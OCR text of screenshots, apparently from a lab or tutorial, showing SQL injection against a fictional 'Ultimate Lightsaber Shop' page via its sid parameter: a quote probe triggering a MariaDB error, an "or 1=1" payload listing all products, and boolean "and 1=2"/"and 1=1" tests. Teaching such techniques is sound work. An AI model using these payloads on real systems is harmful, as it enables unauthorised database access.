
Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Darth Maul Double-Saber

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	

User: luke Logout


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=2

Ultimate Lightsaber Shop


We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Dooku Curved 3000

2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	

User: luke

Logout




lightside.me/shop/index.php?sid=1'

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1



lightside.me/shop/index.php?sid=1' or 1=1;-- -


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
3	Sidious Classic	Darth Sidiou's old fashioned saber - a real classic.	55000.00	

User: luke


Ultimate Lightsaber Shop
Select
Logout


lightside.me/shop/index.php?sid=1' and 1=2;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

User: luke


Ultimate Lightsaber Shop
Select
Logout

lightside.me/shop/index.php?sid=1' and 1=1;-- -


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	

User: luke



